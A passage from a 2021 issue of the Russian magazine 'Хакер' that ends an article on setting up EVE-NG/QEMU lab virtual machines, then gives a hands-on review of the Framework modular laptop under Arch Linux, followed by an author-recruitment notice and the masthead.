4. Теперь необходимо создать новый сетевой интерфейс для ВМ и добавить его в мост, чтобы ВМ была доступна напрямую. Для начала проверь, есть ли у тебя уже какие-то интерфейсы tap:

```
$ ip a | grep tap
```

Создай новый интерфейс `tap1`, если такого еще нет:

```
$ tunctl -t tap1 -u `whoami`
```

Добавь новый интерфейс `tap1` к мосту `pnet0`:

```
$ brctl addif pnet0 tap1
```

Выведи таблицу мостов и интерфейсов и посмотри список интерфейсов, которые входят в мост `pnet0`:

```
$ brctl show
```

Включи новый интерфейс:

```
$ ip link set dev tap1 up
```

5. Создай файл по пути `/etc/conf.d/qemu.d/svm`, описывающий ВМ:

```
args="-device e1000,netdev=net0,mac=50:00:00:22:22:22 -netdev tap,
id=net0,ifname=tap1,script=no -smp 1 -m 2048 -drive file=/opt/svm/
virtioa.qcow2,if=virtio,bus=0,unit=0,cache=none -machine type=pc,
accel=kvm -cpu qemu64,+fsgsbase -vga std -usbdevice tablet
-monitor telnet:localhost:7100,server,nowait,nodelay -vnc :0"
haltcmd="echo 'system_powerdown' | nc localhost 7100"
```

6. Выполни команду

```
$ systemctl daemon-reload
```

7. Теперь виртуалку можно запускать, останавливать и добавлять в автозагрузку, используя стандартный `systemctl`:

```
$ systemctl enable qemu@svm
$ systemctl start qemu@svm
$ systemctl status qemu@svm
$ systemctl stop qemu@svm
```

Если потребуется сделать еще одну ВМ, повтори шаги 4 и 5, корректируя соответствующие значения.

INFO

Опции и значения настроек QEMU могут разниться в зависимости от ОС, но самые важные, которые необходимо привести в соответствие, — следующие:

- `mac` — уникальный MAC-адрес сетевой карты ВМ; обрати внимание, что первая половина должна иметь значение `50:00:00`;
- `ifname` — созданный в шаге 4 интерфейс;
- `smp` — количество ядер;
- `m` — количество памяти;
- `drive file` — путь к образу.

ДОКУМЕНТИРОВАНИЕ

Для того чтобы связанные с полигоном процессы были понятны и управляемы, с самого начала велась документация. Наиболее важна документация, касающаяся образов, она включает в себя следующие пункты:

- список всех образов и их конфигурации;
- конфигурация ОС;
- список используемого софта;
- список ISO-образов.





Image Name	Hostname	OS Version	Patches	OS Configuration	Software	Domain
winserver-2016-basic	win2016-bsc	2016 Standard	No	Server	no	no
winserver-2016-basic-p	win2016-bsc-p	2016 Standard	Yes	Server	no	no
winserver-2016-standard	win2016-std	2016 Standard	No	Server	Standard	no
winserver-2016-sysprep	dynamic	2016 Standard	No	Sysprep	Sysprep	no
winserver-2016-dc-basic	dc	2016 Standard	No	Dc	Standard	pcf.lab
winserver-2016-dc-advanced	dc	2016 Standard	No	Dc	Standard	pcf.lab

Список образов и их конфигураций



Config Name	Properties
Server	Credentials: Administrator/Admin123! IP: DHCP Network Discoverable: Yes RDP: Enabled Firewall Rules Enabled: ICMP, RDP Time Zone: Almaty Time: Set Auto Region: US Language: US (default), RU Start Menu Shortcuts: This PC Taskbar Shortcuts: CMD IE Enchanced Security: Off Resolution 1920 x 1080 Power & Sleep Turf off never Adjust for best performance Explorer settings: Open file explorer to This Pc Show full path Hide known extensions Show hidden files, folder, and drives

Конфигурация ОС

Помимо этого, ведется внутренняя база знаний по выявленным проблемам и способам их решений, часть из которых была описана выше. Дополнительно для некоторых вендорных решений были созданы кастомные лаборатории и гайды по развертыванию и настройке в стиле hands-on fasttrack для внутреннего использования.

ИТОГИ

С помощью платформы EVE-NG нам определенно удалось достичь наших целей. Сейчас обучение инженеров происходит гораздо эффективнее, дизайн всех лабораторий — модульный, открывай готовую и меняй лишь вендоров. Раньше было проблематичным предоставлять доступ к решениям для таких клиентов, которые любят поэкспериментировать с виртуалками самостоятельно. Теперь же доступ можно давать без опасений, гибкость веб-интерфейса открывает возможность клиентам самостоятельно проверять любой сценарий в готовой инфраструктуре.

Евгений Зобнин
Редактор Unixoid и Mobile
zobnin@glc.ru

FRAMEWORK

МОДУЛЬНЫЙ НОУТБУК С ПРАВОМ НА РЕМОНТ, АПГРЕЙД И МОДИФИКАЦИЮ

Есть вещи, которые меняют привычный нам мир: iPhone, перевернувший представление о том, каким должен быть телефон; Tesla, пересоздавшая автомобиль с нуля; Go Pro, открывшая человечеству совершенно новый вид контента. Модульный ноутбук Framework, конечно, не сможет настолько глобально сдвинуть мир, но пошатнуть устоявшийся рынок ноутбуков он вполне способен.

Современный рынок ноутбуков мало похож на тот, каким он был еще десять лет назад. Даже бренды, когда-то славившиеся максимально надежными и ремонтопригодными моделями, теперь клепают бесконечные клоны макбуков с впаянной оперативной памятью, вклеенной батареей, широким и неудобным для работы экраном.

И если среди «полноформатных» ноутбуков еще можно найти хоть что-то, что создали инженеры старой школы, то среди моделей с 13,5-дюймовым экраном выбора фактически нет: либо одноразовая игрушка с 16 Гбайт памяти, либо... ничего.

И вот среди всего этого уныния в начале 2021 года появляется Framework. На тот момент он существует только в планах, но обещания у ребят впечатляющие: настоящий модульный ноутбук, в котором ничего не впаяно, все компоненты легко заменяются и могут быть проапгрейжены без потери гарантии. Framework должен был стать не просто ремонтопригодным, как старые IBM или Lenovo ThinkPad, а конструктором, с легко сменяемыми модулями и возможностью апгрейда на новые процессоры.

Я сделал предзаказ сразу, как только появилась такая возможность, и получил ноутбук в середине августа в числе первых. Теперь я могу рассказать, действительно ли все так хорошо, как на картинках.

WARNING

Это не рекламный материал. Компания Framework не платила ни автору, ни редакции. Ноутбук был куплен по личной инициативе автора статьи.

FRAMEWORK

Итак, Framework — 13,5-дюймовый лэптоп, в данный момент доступный только жителям США и Канады (а также тем, кто умеет пользоваться услугами пересыльщиков). Поставляется в трех конфигурациях:

- Base — i5 (11-й серии), 8 Гбайт RAM, 256 Гбайт SSD;
- Performance — i7, 16 Гбайт RAM, 512 Гбайт SSD;
- Professional — i7 vPro, 32 Гбайт RAM, 1 Тбайт SSD.

Плюс особая конфигурация DIY, где можно заказать комплектующие по своему вкусу и все они придут в своих собственных заводских упаковках вместе с отверткой для вскрытия ноутбука. Именно такую конфигурацию я и взял, выбрав скромный i5 в качестве процессора (в ноутбуках i7 обычно сильно тротлится и не раскрывает свой потенциал), 32 Гбайт оперативки одной планкой и SSD WD BLACK на 512 Гбайт. Обошлось все это в 1115 долларов + 200 долларов за таможенное оформление и пересылку.

В каком виде все это пришло, можно увидеть на изображении ниже.

Полный комплект Framework DIY Edition

Комплект:

- ноутбук в собственной коробке;
- отдельная коробка с USB-зарядником;
- два бумажных пакета с комплектующими и модулями расширения.

Внутри коробки с ноутбуком сразу находим отвертку и бесполезную инструкцию («настоящая» инструкция с пошаговым руководством в стиле iFixit лежит на сайте).

Отвертка и мануал

Далее достаточно раскрутить пять болтов Torx T5 на нижней крышке (не беспокойся, они не выпадут из корпуса), и верхняя панель корпуса с клавиатурой легко снимется, обеспечивая доступ ко всем внутренностям ноутбука.

После снятия клавиатуры

Никаких защелок тут нет, верхняя часть корпуса держится на магнитах и снимается с приложением очень небольшого усилия. Шлейф клавиатуры также достаточно длинный, чтобы с комфортом отсоединить его вручную (а не выдернуть из порта при открывании, как в большинстве других ноутбуков).

Установить дополнительные компоненты легко. Почти все внутренности ноутбука находятся на одном уровне (не перекрывают друг друга), а места расположения компонентов заботливо подписаны. Единственный вопрос, возникший при установке компонентов, — в какой последовательности подключать антенные провода к адаптеру Wi-Fi (белый и черный). Со всем остальным справится и ребенок.

МОДУЛИ РАСШИРЕНИЯ

Итак, компоненты установлены. Закручиваем болты обратно (никаких пломб я не нарушил, их тут просто нет) и... нет, не включаем, а устанавливаем модули расширения.


Дело в том, что по дефолту в этом ноутбуке нет ни портов USB, ни HDMI, ни картридера. Все это добавляется с помощью установки так называемых **expansion cards** в специальные углубления в нижней части корпуса.

Слоты для модулей расширения

Такие карточки (я все-таки буду продолжать называть их модулями расширения) бывают нескольких видов:

- порт USB-A;
- порт USB-C;
- HDMI-порт;
- DisplayPort;
- SSD;
- картридер.

Причем USB-C надо взять как минимум один, иначе банально некуда будет воткнуть зарядку. Остальное по своему выбору, в моем случае это еще один USB-C и два USB-A (да, мне не нужны HMDI и картридеры).



Модули расширения

Втыкаются модули по два с каждой из сторон ноутбука. Для снятия достаточно поддеть модуль ногтем и вытянуть его, удерживая кнопку в нижней части корпуса (по одной на каждые два слота). Вставленные, они не люфтят, но для извлечения надо приложить определенные усилия.

Устроены такие модули крайне просто: с той стороны, которая втыкается в корпус ноутбука, находится вполне обычный USB Type-C штекер, так что все эти модули, по сути, переходники с чего-то на USB-C. Менять их можно прямо во время работы.

Дизайн модулей открыт, поэтому их разработкой может заниматься любой желающий. На официальном форуме Framework спустя всего месяц после начала отправки ноутбуков уже можно найти готовые (рабочие) проекты следующих модулей:

- двойной USB-C;
- RFID-ридер;
- Raspberry Pi Pico.

А вот и еще один весьма интересный проект, но только в форме идеи: боковой дисплей с различной информацией.

Модуль-дисплей

Здесь создатели ноутбука собирают идеи для новых модулей. Пока лидируют:

- Ethernet-адаптер;
- полноразмерный картридер;
- высококачественный аудиовыход.

ОС, ДРОВА И БУБЕН

Когда все будет в сборе, можно подключить кабель питания к одному из портов USB-C (да, это действительно удобно, когда сам выбираешь, в какое место корпуса втыкать кабель питания) и включить ноутбук. В ответ он вежливо попросит вставить загрузочную флешку с инсталлятором ОС.

Уже десять лет на все свои устройства я устанавливаю Arch Linux, а в случае с настолько необычным ноутбуком Arch с его ванильным ядром — это очень неплохой способ проверки компонентов ноутбука на совместимость с чем-то, отличным от Windows или Ubuntu.

Сказано — сделано, спустя несколько часов возни имеем установленный Arch примерно в такой конфигурации. Сразу замечаем два бага первых ревизий ноутбука.

1. По умолчанию задержка при загрузке ноутбука равна нулю. Грузится быстро, но времени, чтобы нажать F2 или F12 (настройки BIOS или в экран выбора загрузочного носителя), крайне мало. Приходится буквально долбить по клавише, пока машина загружается. Исправляется через настройки BIOS.
2. Сама по себе клавиша F12 может не сработать. Это подтвержденный баг, который обещают исправить в следующих версиях прошивки.

Из того, что сразу бросается в глаза уже после загрузки ОС:

- неработающие мультимедийные клавиши;
- очень неторопливое движение курсора при использовании тачпада.

Первая проблема стандартна для Arch Linux, здесь такие вещи каждый настраивает под себя сам. Вторая проблема, вместе с неработающим тапом по тачпаду, решается в три строчки в `~/.xinitrc`:

```
ID=`xinput list --id-only 'PIXA3854:00 093A:0274 Touchpad'`
xinput set-prop $ID "libinput Tapping Enabled" 1
xinput set-prop $ID "Coordinate Transformation Matrix" 1 0 0 0 1 0 0
0 0.4
```

Еще одна проблема — прекрасный экран. В ноутбуке установлен 13,5-дюймовый (к сожалению, глянцевый) IPS-дисплей BOE NE135FBM-N41 с широким цветовым охватом, высокой контрастностью и очень неплохим запасом яркости (заявлено больше 400 нит). Проблема (для Linux-системы) только в том, что это Retina-дисплей с разрешением 2256 на 1504 точки. Так что по дефолту все элементы управления очень мелкие и неюзабельные.

Решается эта проблема опять же стандартно для Arch Linux — правкой `~/.xinitrc`:

```
xrandr --dpi 192
export QT_AUTO_SCREEN_SCALE_FACTOR=1
export GDK_DPI_SCALE=1.5
```

Первая команда устанавливает DPI экрана в 192 DP (ровно в два раза больше стандартного), вторая — активирует автоматическую подстройку интерфейса в Qt-приложениях, третья — увеличивает масштаб графических элементов в GTK-приложениях в полтора раза.

Лэптоп без проблем засыпает, но, как сказано в Wiki Arch Linux, по умолчанию вместо глубокого сна почему-то включается неэффективный механизм s2idle. Это легко исправить такой командой:

```
# echo deep > /sys/power/mem_sleep
```

И зафиксировать изменение от сброса в конфиге GRUB:

```
GRUB_CMDLINE_LINUX_DEFAULT="loglevel=3 quiet mem_sleep_default=deep"
```

```
# grub-mkconfig -o /boot/grub/grub.cfg
```

Сканер отпечатков пальцев работает без проблем после установки `fprintd`, добавления отпечатков с помощью `fprintd-enroll` и модификации файлов PAM. Все остальное работает из коробки без всяких танцев с бубном.

INFO

Все эти заморочки присутствуют только в Arch Linux, дистрибутиве, где все приходится делать руками. В той же Ubuntu все работает из коробки, за исключением режима сна. Он исправляется таким же образом, как описано выше.

РАЗМЕР, КЛАВИАТУРА, ТАЧПАД

Эта статья — не обзор ноутбука с точки зрения характеристик, эргономики, качества клавиатуры, тачпада или экрана. Во-первых, такие обзоры уже есть, а во-вторых, у меня все равно не получится лучше.

Поэтому вместо очередной пузомерки я постараюсь рассказать о своих личных впечатлениях как пользователя и поклонника старой школы — того, кто любит старые модели синкпадов и не переваривает ноутбуки Apple (внимание, дальше очень много субъективщины).

Клавиатура. Если бы мне предложили вслепую напечатать на этом ноутбуке текст, я бы, скорее всего, сказал, что это клавиатура ноутбука HP премиум-сегмента. Да, клавиатуры HP считаются очень неплохими, но для такого человека, как я, практически любая островная современная клавиатура неудобна. Да, я почти к ней привык, даже к «склеенной» крестовине, но после ThinkPad это было сделать сложно.

Тачпад. Огромный тачпад, как сейчас модно. Судя по отзывам других пользователей и собственному опыту, он весьма неплох, и к нему даже можно привыкнуть. Но в сравнении с трекпойнтом любой тачпад — это десять шагов назад.


Размер. Типичный для устройств этого класса размер. Несмотря на индекс ремонтопригодности iFixit 10/10, ноутбук не выглядит толстым (примерно в полтора раза толще макбука). При этом он немного шире большинства ультрабуков просто из-за экрана с соотношением сторон 3 : 2. Масса 1,3 кг, опять же абсолютно стандартная.

Эргономика. Framework использует стандартную формулу макбуков, которую сейчас можно найти повсюду, от Microsoft до Huawei: матовый алюминиевый корпус, узкие рамки вокруг экрана, минимум деталей. При этом ноутбук изначально кажется более приятным глазу, чем, например, HP EliteBook. Единственный упрек — не очень жесткая фиксация открытой крышки. Покачивается при малейшем движении.

Время жизни от батареи. Здесь все прекрасно, при комфортной для помещения яркости и умеренном использовании (браузер, правка текстов, написание кода в Vim, некоторое время простоя без ухода в сон) ноутбук прожил десять часов. И кстати, да, как и любой современный ноутбук с зарядкой от USB Type-C, он может быть запитан от повербанка, главное, чтобы последний мог выдать 60 Вт. Время полной зарядки — около полутора часов.

Шум и производительность. Производительность вполне стандартная для процессора i5 11-го поколения, поэтому что-то еще добавлять здесь не имеет смысла. Играть на таком ноутбуке вряд ли кто-то будет (а если будет, то скажу, что Subnautica идет на средних), а лично для моих задач, которые включают веб-серфинг, разработку приложений и написание текстов, его производительности хватает за глаза. Тяжелые задачи неплохо нагревают середину нижней крышки и заставляют вентилятор довольно сильно шуметь, но не так, чтобы распугать всех вокруг. Все остальное время девайс абсолютно холодный и бесшумный.

Камера. Никогда не использую ноутбук для звонков по скайпу или зуму. Так что про камеру и микрофон могу сказать только три вещи: камера на 1080p; камера и микрофон физически отключаются при закрытии крышки; есть возможность отключить камеру и микрофон вручную с помощью специальных переключателей.



Защелки камеры и микрофона

БУДУЩЕЕ

Framework позиционируется как ноутбук, пригодный для апгрейда. В теории это должно быть устройство, которое обеспечит своему хозяину максимальную производительность на протяжении многих лет, просто за счет возможности апгрейда компонентов. В будущее мы заглянуть не можем, но можем сделать некоторые предположения.

1. **Память.** В моем ноутбуке установлена всего одна планка памяти объемом 32 Гбайт. Думаю, что на ближайшие пару лет этого хватит с запасом. Далее можно купить и установить еще одну планку и получить максимальные для Framework 64 Гбайт.
2. **Процессор.** Процессор здесь, разумеется, несъемный. Но вся материнская плата спроектирована так, чтобы ее можно было вынуть одним куском и легко заменить другой. Судя по форуму, разработчики вполне заинтересованы в процессорах AMD и ARM, так что в будущем возможно появление материнской платы на другом процессоре и даже архитектуре (и с большим ограничением на максимальную память). Вопрос только в том, как долго будет поддерживаться текущий дизайн шасси.
3. **Порты.** Очевидно, что USB-A доживает свои дни и через пару-тройку лет его окончательно вытеснит USB-C. В случае с Framework я просто выкину два своих модуля USB-A и закажу еще парочку модулей USB-C.
4. **Клавиатура с трекпойнтом.** Я бы очень хотел получить такую клавиатуру, ее реализация не затруднена никакими техническими ограничениями. Но этого, скорее всего, никогда не случится.

ВЫВОДЫ

Стоит ли покупать Framework? Конечно, стоит. Даже если наплевать на все возможности кастомизации и апгрейда, это очень неплохой ноутбук. За те же деньги можно купить HP EliteBook или одну из моделей Lenovo ThinkPad, но, скорее всего, она будет менее производительна, с худшим экраном и с впаянной оперативной памятью (привет новым моделями линейки ThinkPad X). Соперников у Framework в этом ценовом диапазоне практически нет.

Если же тебе нужен ноутбук «старой школы», то Framework может подойти и не подойти одновременно. С одной стороны, у него просто прекрасный внутренний дизайн, позволяющий с легкостью заменить любую деталь ноутбука, нарастить память, обновить батарею или выкинуть неподходящий модуль Wi-Fi. С другой — он «слишком современный». В нем просто нет тех элементов, за которые мы любим классические ноутбуки: трекпойнта, неостровной полноценной клавиатуры, возможности дать ноутбуком по голове и сразу продолжить на нем работать. Все эти качества сегодня в какой-то мере остались исключительно в Lenovo ThinkPad, вот только в плане надежности, ремонтопригодности и апгрейда он уже давно сдал позиции. Так что выбирать приходится из двух зол: хочешь трекпойнт — жертвуй всем остальным.

Наконец, идеальный вариант — когда ты полюбил современный дизайн ноутбуков (или смирился с ним), но возненавидел то, во что они превратились изнутри. В этом случае Framework для тебя просто отличный вариант, золотой грааль и священное руно в одном флаконе. Судя по всему, примерно в такую аудиторию метили создатели ноутбука.

СТАНЬ АВТОРОМ «ХАКЕРА»!

«Хакеру» нужны новые авторы, и ты можешь стать одним из них! Если тебе интересно то, о чем мы пишем, и есть желание исследовать эти темы вместе с нами, то не упусти возможность вступить в ряды наших авторов и получать за это все, что им причитается.

- **Авторы получают денежное вознаграждение.** Размер зависит от сложности и уникальности темы и объема проделанной работы (но не от объема текста).
- **Наши авторы читают «Хакер» бесплатно**: каждая опубликованная статья приносит месяц подписки и значительно увеличивает личную скидку. Уже после третьего раза подписка станет бесплатной навсегда.

Кроме того, **наличие публикаций — это отличный способ показать работодателю и коллегам, что ты в теме**. А еще мы планируем запуск англоязычной версии, так что **у тебя будет шанс быть узнанным и за рубежом**.

И конечно, **мы всегда указываем в статьях имя или псевдоним автора**. На сайте ты можешь сам заполнить характеристику, поставить фото, написать что-то о себе, добавить ссылку на сайт и профили в соцсетях. Или, наоборот, не делать этого в целях конспирации.

Я ТЕХНАРЬ, А НЕ ЖУРНАЛИСТ. ПОЛУЧИТСЯ ЛИ У МЕНЯ НАПИСАТЬ СТАТЬЮ?

Главное в нашем деле — знания по теме, а не корочки журналиста. Знаешь тему — значит, и написать сможешь. Не умеешь — поможем, будешь сомневаться — поддержим, накосячишь — отредактируем. Не зря у нас работает столько редакторов! Они не только правят буквы, но и помогают с темами и форматом и «причесывают» авторский текст, если в этом есть необходимость. И конечно, перед публикацией мы согласуем с автором все правки и вносим новые, если нужно.

КАК ПРИДУМАТЬ ТЕМУ?

Темы для статей — дело непростое, но и не такое сложное, как может показаться. Стоит начать, и ты наверняка будешь придумывать темы одну за другой!

Первым делом задай себе несколько простых вопросов:

- **«Разбираюсь ли я в чем-то, что может заинтересовать других?»** Частый случай: люди делают что-то потрясающее, но считают свое занятие вполне обыденным. Если твоя мама и девушка не хотят слушать про реверс малвари, сборку ядра Linux, проектирование микропроцессоров или хранение данных в ДНК, это не значит, что у тебя не найдется благодарных читателей.
- **«Были ли у меня в последнее время интересные проекты?»** Если ты ресерчишь, багхантишь, решаешь crackme или задачки на CTF, если ты разрабатываешь что-то необычное или даже просто настроил себе какую-то удобную штуковину, обязательно расскажи нам! Мы вместе придумаем, как лучше подать твои наработки.
- **«Знаю ли я какую-то историю, которая кажется мне крутой?»** Попробуй вспомнить: если ты буквально недавно рассказывал кому-то о чем-то очень важном или захватывающем (и связанным с ИБ или ИТ), то с немалой вероятностью это может быть неплохой темой для статьи. Или как минимум натолкнет тебя на тему.
- **«Не подмечал ли я, что в Хакере упустили что-то важное?»** Если мы о чем-то не писали, это могло быть не умышленно. Возможно, просто никому не пришла в голову эта тема или не было человека, который взял бы ее на себя. Кстати, даже если писать сам ты не собираешься, подкинуть нам идею все равно можно.

Уговорили, каков план действий?

1. Придумываешь актуальную тему или несколько.
2. Описываешь эту тему так, чтобы было понятно, что будет в статье и зачем ее кому-то читать. Обычно достаточно рабочего заголовка и нескольких предложений (pro tip: их потом можно пустить на введение).
3. Выбираешь редактора и отправляешь ему свои темы (можно главреду — он разберется). Заодно неплохо бывает представиться и написать пару слов о себе.
4. С редактором согласуете детали и сроки сдачи черновика. Также он выдает тебе правила оформления и отвечает на все интересующие вопросы.
5. Пишешь статью в срок и отправляешь ее. Если возникают какие-то проблемы, сомнения или просто задержки, ты знаешь, к кому обращаться.
6. Редактор читает статью, принимает ее или возвращает с просьбой доработать и руководством к действию.
7. Перед публикацией получаешь версию с правками и обсуждаешь их с редактором (или просто даешь добро).
8. Дожидаешься выхода статьи и поступления вознаграждения.

TL;DR

Если хочешь публиковаться в «Хакере», придумай тему для первой статьи и предложи редакции.

ХАКЕР 18+

№08 (269)

Андрей Письменный
Главный редактор
pismenny@glc.ru

Илья Русанен
Зам. главного редактора по техническим вопросам
rusanen@glc.ru

Алексей Глазков
Выпускающий редактор
glazkov@glc.ru

Евгения Шарипова
Литературный редактор

РЕДАКТОРЫ РУБРИК

Андрей Письменный
pismenny@glc.ru

Евгений Зобнин
zobnin@glc.ru

Валентин Холмогоров
valentin@holmogorov.ru

Татьяна Чупрова
chuprova@glc.ru

Марк Бруцкий-Стемпковский
brutsky@glc.ru

Иван «aLLy» Андреев
iam@russiansecurity.expert

MEGANEWS

Мария Нефёдова
nefedova@glc.ru

АРТ

yambuto
yambuto@gmail.com

РЕКЛАМА

Анна Яковлева
Директор по спецпроектам
yakovleva.a@glc.ru

РАСПРОСТРАНЕНИЕ И ПОДПИСКА

Вопросы по подписке:
lapina@glc.ru

Вопросы по материалам:
support@glc.ru

Адрес редакции: 125080, город Москва, Волоколамское шоссе, дом 1, строение 1, этаж 8, помещение IX, комната 54, офис 7. Издатель: ИП Югай Александр Олегович, 400046, Волгоградская область, г. Волгоград, ул. Дружбы народов, д. 54. Учредитель: ООО «Медиа Кар» 125080, город Москва, Волоколамское шоссе, дом 1, строение 1, этаж 8, помещение IX, комната 54, офис 7. Зарегистрировано в Федеральной службе по надзору в сфере связи, информационных технологий и массовых коммуникаций (Роскомнадзоре), свидетельство Эл № ФС77-67001 от 30. 08.2016 года. Мнение редакции не обязательно совпадает с мнением авторов. Все материалы в номере предоставляются как информация к размышлению. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности. Редакция не несет ответственности за содержание рекламных объявлений в номере. По вопросам лицензирования и получения прав на использование редакционных материалов журнала обращайтесь по адресу: xakep@glc.ru.

© Журнал «Хакер», РФ, 2021